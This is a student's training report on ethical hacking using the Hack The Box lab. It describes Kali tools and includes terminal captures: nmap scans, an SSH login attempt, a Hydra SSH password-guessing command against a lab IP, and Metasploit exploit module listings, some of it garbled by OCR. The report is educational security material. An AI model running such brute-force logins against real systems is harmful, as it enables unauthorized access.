

SIX WEEKS INDUSTRIAL TRAINING REPORT
On
ETHICAL HACKING
At
Karyon
SUBMITTED IN PARTIAL FULFILLMENT OF THE REQUIREMENT FOR THE
AWARD OF THE DEGREE OF
BACHELOR OF TECHNOLOGY
COMPUTER SCIENCE AND ENGINEERING

SUBMITTED BY:

Parmjeet Singh Kainth

UNIVERSITY ROLL NO.:

170280276



JUNE, 2019

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

BABA BANDA SINGH BAHADUR ENGINEERING COLLEGE FATEHGARH
SAHIB

CANDIDATE'S DECLARATION

I "PARMJEET SINGH KAINTH" hereby declare that I have undertaken six weeks training at "Karyon" during a period from 1st June to 31st July. The project entitled "ETHICAL HACKING" submitted by (PARMJEET SINGH KAINTH), (170280276) in partial fulfillment of the requirement for the award of degree of the B. Tech. (Computer Science and Engineering) submitted in Baba Banda Singh Bahadur Engineering College, Fatehgarh Sahib is an authentic record of my own work carried out during six weeks training, Training-II (BCSE1-525). The matter presented in this project has not formed the basis for the award of any other degree, diploma, fellowship or any other similar titles.

Signature of the Student

Place:

Date:

CERTIFICATE



Parmjeet Singh Kainth

has successfully completed the requirements to be recognized as a Microsoft Technology Associate for
Security Fundamentals

Date of achievement: June 28, 2019
verify.certipoint.com 82GV-uGHM

Satya Nadella
Chief Executive Officer

Microsoft
Technology Associate

ACKNOWLEDGEMENT

I express my sincere gratitude to the Maharaja Ranjit Singh Punjab Technical University, Bathinda for giving me the opportunity to undergo six weeks training, Training-II(BCSE1 525), after my 4th Semester of B.Tech. (CSE)

I would like to thank Dr. G.S.Lamba, Principal and Dr. Baljit Singh Khehra, Head of Department, CSE at Baba Banda Singh Bahadur Engineering College, Fatehgarh Sahib for their kind support.

I also owe my sincere gratitude towards Mr. Moshian for his valuable advice and healthy criticism throughout my training which helped me immensely to complete my work successfully.

I would also like to thank everyone who has knowingly and unknowingly helped me throughout my work.

Last but not least, a word of thanks for the authors of all those books and papers which I have consulted during my training as well as for preparing the report.

ABSTRACT

HackTheBox: Hack The Box is an online Platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field. It contains several challenges that are constantly updated. Some of them simulating real world scenarios and some of them leaning more towards a CTF style of challenge. As an individual, you can complete a simple challenge to prove your skills and then create an account, allowing you to connect to our private network (HTB Net) where several machines wait for you to hack them. By hacking machines, you get points that help you advance in the rankings.

Table of Contents

S.No.	Title	Page No.
1.	Title Page	1
2.	Declaration of the Student	2
3.	Certificate	3
4.	Acknowledgement	4
5.	Abstract	5
6.	Introduction	7
7.	Hardware and Software specification	8
8.	Tools	9
9.	Working of project	15
10.	Conclusion	35
11.	References	36

INTRODUCTION

About→ Hack The Box is an online Platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field.

Features→

- 1. Massive Lab
- 2. Careers
- 3. Ranks & Badges
- 4. Dedicated Labs

For Companies→ Hack The Box provides a wealth of information and experience for your security team. Train your employees or find new talent among some of the world's top security experts using our recruitment system.

- 1. Dedicated Labs
- 2. Sponsorship Opportunities
- 3. Recruiting
- 4. Pro Labs

For Universities→ Universities from all over the globe are welcome to enroll for free and start competing against other universities. We also offer discounts to educational institutions for many of our services.

- 1. Dedicated Labs
- 2. Teams
- 3. Rankings
- 4. Pro Labs.

HARDWARE AND SOFTWARE SPECIFICATION

This Section lists minimum hardware and Software requirements needed to run the System efficiently.

Hardware Specification:


- A minimum of 20 GB disk space for the Kali Linux install
- RAM for i386 and amd64 architectures, minimum: 1GB, recommended: 2GB or more.
- CD-DVD Drive / USB boot support/ VirtualBox
- AWUS036NH LUXURY ALFA Adapter Network Ralink3070L 2.4Ghz High Power Wireless USB WIFI Adapter 2*8dBi Antenna with Long Range.

Software Specification:

- Operating System: Kali Linux
- Web Browser: Mozilla FF 31 and above or Google Chrome
- Drivers: Base64decoder, Aircrack-ng, Nmap, Wire-Shark, SSH, MySQL, Hydra

TOOLS

Nmap: Nmap ("Network Mapper") is a free and open source ([license](#)) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer ([Zenmap](#)), a flexible data transfer, redirection, and debugging tool ([Ncat](#)), a utility for comparing scan results ([Ndiff](#)), and a packet generation and response analysis tool ([Nping](#)).



The screenshot shows a Kali Linux desktop environment with two terminal windows and a Zenmap interface.

Terminal 1 (Left):

```
root@kali:~# ping 10.10.14.79
PING 10.10.14.79 (10.10.14.79) 56(84) bytes of data.
64 bytes from 10.10.14.79: icmp_seq=1 ttl=64 time=0.043 ms
64 bytes from 10.10.14.79: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 10.10.14.79: icmp_seq=3 ttl=64 time=0.052 ms
64 bytes from 10.10.14.79: icmp_seq=4 ttl=64 time=0.054 ms
64 bytes from 10.10.14.79: icmp_seq=5 ttl=64 time=0.058 ms
64 bytes from 10.10.14.79: icmp_seq=6 ttl=64 time=0.051 ms
64 bytes from 10.10.14.79: icmp_seq=7 ttl=64 time=0.058 ms
64 bytes from 10.10.14.79: icmp_seq=8 ttl=64 time=0.058 ms
64 bytes from 10.10.14.79: icmp_seq=9 ttl=64 time=0.057 ms
64 bytes from 10.10.14.79: icmp_seq=10 ttl=64 time=0.059 ms
64 bytes from 10.10.14.79: icmp_seq=11 ttl=64 time=0.071 ms
64 bytes from 10.10.14.79: icmp_seq=12 ttl=64 time=0.048 ms
64 bytes from 10.10.14.79: icmp_seq=13 ttl=64 time=0.059 ms
64 bytes from 10.10.14.79: icmp_seq=14 ttl=64 time=0.033 ms
--- 10.10.14.79 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 326ms
rtt min/avg/max/mdev = 0.033/0.054/0.071/0.008 ms
root@kali:~# nmap 10.10.14.79
Starting Nmap 7.80 ( https://nmap.org ) at 2019-07-06 10:21 IST
Nmap scan report for 10.10.14.79
Host is up (0.000011s latency).
All 1000 scanned ports on 10.10.14.79 are closed
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
root@kali:~# nmap 10.10.14.79 -p 1337
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-06 10:21 IST
Nmap scan report for 10.10.14.79
Host is up (0.000089s latency).
```

Terminal 2 (Right):

```
Sat Jul 6 10:18:22 2019 Data Channel: using negotiated cipher 'AES-256-GCM'
Sat Jul 6 10:18:22 2019 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized
with 256 bit key
Sat Jul 6 10:18:22 2019 Incoming Data Channel: Cipher 'AES-256-GCM' initialized
with 256 bit key
Sat Jul 6 10:18:22 2019 ROUTE_GATEWAY 192.168.1.1/255.255.255.0 IFACE=wlan0 HWaddr
DDR=90:32:4b:01:f9:b9
Sat Jul 6 10:18:22 2019 GDG6: remote_host ipv6=n/a
Sat Jul 6 10:18:22 2019 ROUTE6_GATEWAY fe80::1 IFACE=wlan0
Sat Jul 6 10:18:22 2019 TUN/TAP device tun0 opened
Sat Jul 6 10:18:22 2019 TUN/TAP TX queue length set to 100
Sat Jul 6 10:18:22 2019 do_ifconfig, tt->did_ifconfig_ipv6_setup=1
Sat Jul 6 10:18:22 2019 /sbin/ip link set dev tun0 up mtu 1500
Sat Jul 6 10:18:22 2019 /sbin/ip addr add dev tun0 10.10.14.79/23 broadcast 10.
10.15.255
Sat Jul 6 10:18:22 2019 /sbin/ip -6 addr add dead:beef::104d/64 dev tun0
Sat Jul 6 10:18:23 2019 /sbin/ip route add 10.10.10.0/24 via 10.10.14.1
Sat Jul 6 10:18:23 2019 add_route_ipv6(dead:beef::/64 -> dead:beef::2::1 metric
-1) dev tun0
Sat Jul 6 10:18:23 2019 /sbin/ip -6 route add dead:beef::/64 dev tun0
Sat Jul 6 10:18:23 2019 WARNING: this configuration may cache passwords in memo
ry -- use the auth-nocache option to prevent this
Sat Jul 6 10:18:23 2019 Initialization Sequence Completed
```

Zenmap Interface:

Connection Pack Regenerate

PORT	STATE	SERVICE
1337/tcp	closed	waste


Mmap done: 1 IP address (1 host up) scanned in 2.54 seconds

root@kali:~#

Secure Shell: Secure Shell (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network. Typical applications include remote command-line, login, and remote command execution, but any network service can be secured with SSH.

SSH provides a secure channel over an unsecured network in a client–server architecture, connecting an SSH client application with an SSH server. The protocol specification distinguishes between two major versions, referred to as SSH-1 and SSH-2. The standard TCP port for SSH is 22. SSH is generally used to access Unix-like operating systems, but it can also be used on Microsoft Windows. Windows 10 uses OpenSSH as its default SSH client.

SSH was designed as a replacement for Telnet and for unsecured remote shell protocols such as the Berkeley rlogin, rsh, and rexec protocols. Those protocols send information, notably passwords, in plaintext, rendering them susceptible to interception and disclosure using packet analysis. The encryption used by SSH is intended to provide confidentiality and integrity of data over an unsecured network, such as the Internet, although files leaked by Edward Snowden indicate that the National Security Agency can sometimes decrypt SSH, allowing them to read the contents of SSH sessions.



```
File Edit View Search Terminal Help
Nmap scan report for 10.10.14.79 (enter
Host is up (0.000089s latency).

PORT      STATE SERVICE
1337/tcp  closed waste

Nmap done: 1 IP address (1 host up) scanned in 2.54 seconds
root@kali:~# nmap -sC -sV -oA nmap/parmjeet 10.10.14.79
Failed to open normal output file nmap/parmjeet.nmap for writing
QUITTING!
root@kali:~# nmap -sC -sV -oA 10.10.14.79
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-06 10:25 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.01 seconds
root@kali:~# nmap -p 10.10.14.79
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-06 10:27 IST
Error #487: Your port specifications are illegal. Example of proper form: "-100,200-1024,T:3000-4000,U:60000-"
QUITTING!
root@kali:~# ssh gateway@10.10.14.79
ssh: connect to host 10.10.14.79 port 22: Connection refused
root@kali:~# ssh
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command]
root@kali:~# start ssh service
bash: start: command not found
root@kali:~# service ssh start
root@kali:~# ssh gateway@10.10.14.79
The authenticity of host '10.10.14.79 (10.10.14.79)' can't be established.
ECDSA key fingerprint is SHA256:OpOlzW4OBVtnowb9exszG/fldpX5eoakgXIJQkQS0Xs.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.10.14.79' (ECDSA) to the list of known hosts.
gateway@10.10.14.79's password:
```

Hydra: Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali: # hydra top100.txt top1000.txt top10000.txt
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
★ Started
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-W TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-I50uvVd46] [service://server[:PORT]/[OPT]]
Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE mssql-passwords-10000.txt
-p PASS or -P FILE try password PASS, or load several passwords from FILE manish0u-guardicore.txt
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-h More command line options (COMPLETE HELP)
-server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
-service the service to crack (see below for supported protocols)
-OPT some service modules support additional input (-U for module -ve)
probation-v2-top2000.txt probation-v2-top4000.txt
README.md Software twitter-banned.txt unknown-azul.txt
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} https[s]-{get|post}-form http-proxy http-proxy-u
rLenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmind2 rdp
redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
+ Other Locations
Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
UserPassCombo- WiFi-WPA xato-net-10-million- xato-net-10-million- xato-net-10-million- xato-net-10-million-
Example: hydra -l user -P paclist.txt ftp://192.168.0.1 passwords.txt passwords-10.txt passwords-100.txt passwords-1000.txt
root@kali: # hydra -l gateway -p /root/Desktop/SecLists/Passwords/xato-net-10-million-passwords-100000.txt ssh://10.10.14.101
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-08 11:18:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task
[DATA] attacking ssh://10.10.14.101:22/
1 of 1 target completed, 0 valid passwords found, 10 million - xato-net-10-million-
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-07-08 11:18:25
root@kali: # hydra -l gateway -p /root/Desktop/SecLists/Passwords/xato-net-10-million-passwords-100000.txt ssh://10.10.14.101
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes. words-100000.txt selected (881.9 kB)

```

MetaSploit: The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.




A screenshot of a Kali Linux desktop environment showing three terminal windows. The central window displays the Metasploit Framework's msfconsole. The console shows a logo consisting of binary digits (0s and 1s) forming a stylized dragon-like creature. Below the logo, the msfconsole command-line interface lists various exploit modules and payloads. The output shows:

```

root@kali:~# msfconsole
[...]
root@kali:~# =[ metasploit v5.0.41-dev
+ --=[ 1914 exploits - 1074 auxiliary - 330 post      ]
+ --=[ 556 payloads - 45 encoders - 10 nops          ]
+ --=[ 4 evasion                                     ]

msf5 > use exploit/
Matching Modules
=====
#   Name
[...]

```



A screenshot of a Kali Linux desktop environment showing three terminal windows. The central window displays the Metasploit Framework's msfconsole. The console shows a logo consisting of binary digits (0s and 1s) forming a stylized dragon-like creature. Below the logo, the msfconsole command-line interface lists various exploit modules. The output shows:

```

msf5 > use exploit/
Matching Modules
=====
#   Name
[...]
0   auxiliary/admin/android/google_play_store_uxss_xframe_rce
1   auxiliary/admin/hp_iLO_create_admin_account_Bypass Administrator Account Creation
2   auxiliary/gather/android_stock_browser_uxss_rm (AOSP) Browser UXSS
3   auxiliary/gather/samsung_browser_sop_bypass_OP_Bypass
4   auxiliary/scanner/http/apache_mod_cgi_bash_environment_Variable_Injection_(Shellshock)_Scanner
5   auxiliary/scanner/http/wp_arbitrary_file_deletion_eletion
6   exploit/aix/local/ibstat_path_alation
7   exploit/aix/rpc_cmsd_opcode21_ce_Daemon_(rpc.cmsd)_Opcode_21_Buffer_Overflow
8   exploit/aix/rpc_ttdbserverd_readdir_tt_internal_readdir_Buffer_Overflow_(AIX)
9   exploit/android/adb/adb_server_exec_remote_Payload_Execution
10  exploit/android/browser/samsung_knox_smdm_url_d_Browser_RCE
11  exploit/android/browser/stagefright_mp4_tx3g_64bit_3g_Integer_Overflow
12  exploit/android/browser/webview_addjavasciptinterface_w_addJavascriptInterface_Code_Execution
13  exploit/android/fileformat/adobe_reader_pdf_js_interface_ddJavascriptInterface_Exploit


```

Aircrack-ng: Aircrack-ng is a complete suite of tools to assess WiFi network security.

It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking WiFi cards and driver capabilities (capture and injection)
